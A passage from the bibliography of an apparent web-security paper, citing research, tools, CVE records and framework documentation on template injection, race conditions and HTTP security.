[108] MIYACHI, R., NAGASHIMA, K., AND SAITO, T. *Race Condition Vulnerabilities in WordPress Plug-ins.* 2024.

[109] MOJOLICIOUS. mojo. https://github.com/mojolicious/mojo.

[110] Mozilla. Introduction to client-side frameworks. https://developer.mozilla.org/en-US/docs/Learn_web_development/Core/Frameworks_libraries/Introduction.

[111] Mozilla. Javascript functions. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions.

[112] mozilla. nunjucks. https://github.com/mozilla/nunjucks.

[113] muon4. Race condition allows to redeem multiple times gift cards which leads to free "money". https://hackerone.com/reports/759247, 2019.

[114] Nadji, Y., Saxena, P., and Song, D. Document structure integrity: A robust basis for cross-site scripting defense. In *NDSS* (2009), vol. 20.

[115] New Digital Group, I. Smarty documentation. https://www.smarty.net/.

[116] Nielsen, H., Mogul, J., Masinter, L. M., Fielding, R. T., Gettys, J., Leach, P. J., and Berners-Lee, T. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616.

[117] NIST. Cve-2022-39328. https://nvd.nist.gov/vuln/detail/CVE-2022-22112, 2022.

[118] NIST. Cve-2022-39328. https://www.cvedetails.com/cve/CVE-2022-39328/, 2022.

[119] NIST. Cve-2024-37846. https://nvd.nist.gov/vuln/detail/CVE-2024-37846, 2022.

[120] nolimits4web. template7. https://github.com/nolimits4web/template7.

[121] olado. dot. https://github.com/olado/doT.

[122] Olle, T. W. *Database management system (DBMS).* John Wiley and Sons Ltd., 2003.

[123] Otwell, T. Blade documentation. https://laravel.com/docs/9.x/blade.

[124] Otwell, T. Laravel documentation. https://laravel.com/.

[125] Otwell, T. Laravel - the php framework for web artisans. https://laravel.com/, n.d.

[126] OWASP. Amass. https://owasp.org/wwwproject-amass/.

[127] OWASP. Owasp top 10 2021 - a03 injection. https://owasp.org/Top10/A03_2021-Injection/.

[128] OWASP. Zap - zed attack proxy. https://www.zaproxy.org/.

[129] Paccagnella, R., Liao, K., Tian, D., and Bates, A. Logging to the danger zone: Race condition attacks and defenses on system audit frameworks. In *CCS '20* (2020).

[130] Pallets. Flask documentation. https://flask.palletsprojects.com/en/2.1.x/.

[131] pallets. jinja. https://github.com/pallets/jinja.

[132] Parr, T. J. Enforcing strict model-view separation in template engines. In *Proceedings of the 13th international conference on World Wide Web* (2004), pp. 224–233.

[133] PaulGuo. Juicer. https://github.com/PaulGuo/Juicer/.

[134] PebbleTemplates. pebble. https://github.com/PebbleTemplates/pebble.

[135] Pierro, M. D. Web2py documentation. http://web2py.com/book.

[136] Pinna, E. Tplmap. https://github.com/epinna/tplmap.

[137] Pisu, L., and Loi, F. Quicker - single datagram attack tool. https://github.com/Octaviusss/QUICker, 2024.

[138] Pisu, Lorenzo. Csti-alert. https://github.com/lpisu98/CSTI-Alert.

[139] Pochat, V. L., Van Goethem, T., Tajalizadehkhoob, S., Korczyński, M., and Joosen, W. Tranco: A research-oriented top sites ranking hardened against manipulation. *arXiv preprint arXiv:1806.01156* (2018).

[140] PortSwigger. Burp suite. https://portswigger.net/burp.

[141] PortSwigger. Single packet. https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/race-single-packet-attack.py.

[142] pugjs. pug. https://github.com/pugjs/pug.

[143] Puppeteer. Puppeteer. https://github.com/puppeteer/puppeteer.

[144] pure. pure. https://github.com/pure/pure/.

[145] Ramírez, S. Fastapi - the modern, fast (high-performance) web framework for building apis with python 3.6+. https://fastapi.tiangolo.com/, n.d.

[146] Rautenstrauch, J., and Stock, B. Who's breaking the rules? studying conformance to the http specifications and its security impact, 2024.

[147] React. React. https://reactjs.org/.

[148] regularjs. regular. https://github.com/regularjs/regular/.

[149] Ronacher, A. Jinja2 documentation. https://jinja.palletsprojects.com/en/3.1.x/.

[150] Roth, S., Backes, M., and Stock, B. Assessing the impact of script gadgets on csp at scale. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security* (2020), pp. 420–431.

[151] ruby. erb. https://github.com/ruby/erb.

[152] S, H. H. S., and Kulkarni, S. G. Security and service vulnerabilities with http/3. In *2024 18th International Conference on COMmunication Systems NETworkS (COMSNETS)* (2024), pp. 55–60.

[153] Samuel, M., Saxena, P., and Song, D. Context-sensitive auto-sanitization in web templating languages using type qualifiers. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), pp. 587–600.

[154] Saxena, P., Molnar, D., and Livshits, B. Scriptgard: automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), pp. 601–614.

[155] Shen, K., Lu, J., Yang, Y., Chen, J., Zhang, M., Duan, H., Zhang, J., and Zheng, X. Hdiff: A semi-automatic framework for discovering semantic gap attack in http implementations. In *2022 52nd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2022), pp. 1–13.

[156] Siewert, H., Kretschmer, M., Niemietz, M., and Somorovsky, J. On the security of parsing security-relevant http headers in modern browsers. In *2022 IEEE Security and Privacy Workshops (SPW)* (2022), pp. 342–352.

[157] Sinha, K., Kemerlis, V. P., and Sethumadhavan, S. Reviving instruction set randomization. In *2017 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)* (2017), IEEE, pp. 21–28.

[158] slim-template. slim. `https://github.com/slim-template/slim`.

[159] smarty-php. smarty. `https://github.com/smarty-php/smarty`.

[160] Software, E. Genshi documentation. `https://genshi.readthedocs.io/en/latest/templates/`.

[161] SOPlanning. Cve-2024-27114. `https://www.cvedetails.com/cve/CVE-2024-27114/`, 2024.

[162] sqlalchemy. mako. `https://github.com/sqlalchemy/mako`.

[163] Squarcina, M., Tempesta, M., Veronese, L., Calzavara, S., and Maffei, M. Can i take your subdomain? exploring {Same-Site} attacks in the modern web. In *30th USENIX Security Symposium (USENIX Security 21)* (2021), pp. 2917–2934.

[164] squirrellyjs. squirrelly. `https://github.com/squirrellyjs/squirrelly`.

[165] Steffens, M., Rossow, C., Johns, M., and Stock, B. Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild.

[166] Stock, B., Pellegrino, G., Rossow, C., Johns, M., and Backes, M. Hey, you have a problem: On the feasibility of {Large-Scale} web vulnerability notification. In *25th USENIX Security Symposium (USENIX Security 16)* (2016), pp. 1015–1032.

[167] Sudhodanan, A., Khodayari, S., and Caballero, J. Cross-origin state inference (cosi) attacks: Leaking web site states through xs-leaks. *arXiv preprint arXiv:1908.02204* (2019).

[168] Svelte. Svelte docs. https://svelte.dev/docs.

[169] swig. swig. https://github.com/swig/swig/.

[170] themarkib0x0. Stored csti in mars.com. https://hackerone.com/reports/2234564.

[171] Thomson, M., and Benfield, C. HTTP/2. RFC 9113, 2022.

[172] thymeleaf. thymeleaf. https://github.com/thymeleaf/thymeleaf.

[173] tornadoweb. tornado. https://github.com/tornadoweb/tornado.

[174] twigjs. twig.js. https://github.com/twigjs/twig.js/.

[175] twigkit. tempo. https://github.com/twigkit/tempo/.

[176] twigphp. Twig. https://github.com/twigphp/Twig.

[177] twitter. hogan.js. https://github.com/twitter/hogan.js/.

[178] Van Goethem, T., Franken, G., Sanchez-Rola, I., Dworken, D., and Joosen, W. Sok: Exploring current and future research directions on xs-leaks through an extended formal model. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security* (2022), pp. 784–798.

[179] vuejs. vue. https://github.com/vuejs/vue.

[180] W3Techs. Nginx usage statistics. https://w3techs.com/technologies/details/ws-nginx.

[181] Wang, J., Zhang, Z., Ma, B., Yao, Y., and Ji, X. Research on ssti attack defense technology based on instruction set randomization. In *2021 2nd International Conference on Artificial Intelligence and Information Systems* (New York, NY, USA, 2021), ICAIIS 2021, Association for Computing Machinery.

[182] Wang, L., Li, R., Zhu, J., Bai, G., Su, W., and Wang, H. Understanding the impact of covid-19 on github developers: A preliminary study. In *SEKE* (2021), pp. 249–254.

[183] Wang, W., Zhu, M., Zeng, X., Ye, X., and Sheng, Y. Malware traffic classification using convolutional neural network for representation learning.

[184] web2py. web2py. `https://github.com/web2py/web2py`.

[185] Wei, J., and Pu, C. Tocttou vulnerabilities in unix-style file systems: An anatomical study. *PLDI 2005* (2005).

[186] West, M. Initial Assignment for the Content Security Policy Directives Registry. RFC 7762, Jan. 2016.

[187] Williams, A. Dust documentation. `https://www.dustjs.com/`.

[188] Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., and Kruegel, C. Swap: Mitigating xss attacks using a reverse proxy. In *2009 ICSE Workshop on Software Engineering for Secure Systems* (2009), IEEE, pp. 33–39.

[189] Yu, Y., Rodeheffer, T., and Chen, W. Racetrack: efficient detection of data race conditions via adaptive tracking. In *Proceedings of the twentieth ACM symposium on Operating systems principles* (2005), pp. 221–234.

[190] Zhang, L., and Wang, C. Rclassify: Classifying race conditions in web applications via deterministic replay. In *2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE)* (2017), IEEE, pp. 278–288.

[191] Zhao, Y., Zhang, Y., and Yang, M. Remote code execution from {SSTI} in the sandbox: Automatically detecting and exploiting template escape bugs. In *32nd USENIX Security Symposium (USENIX Security 23)* (2023), pp. 3691–3708.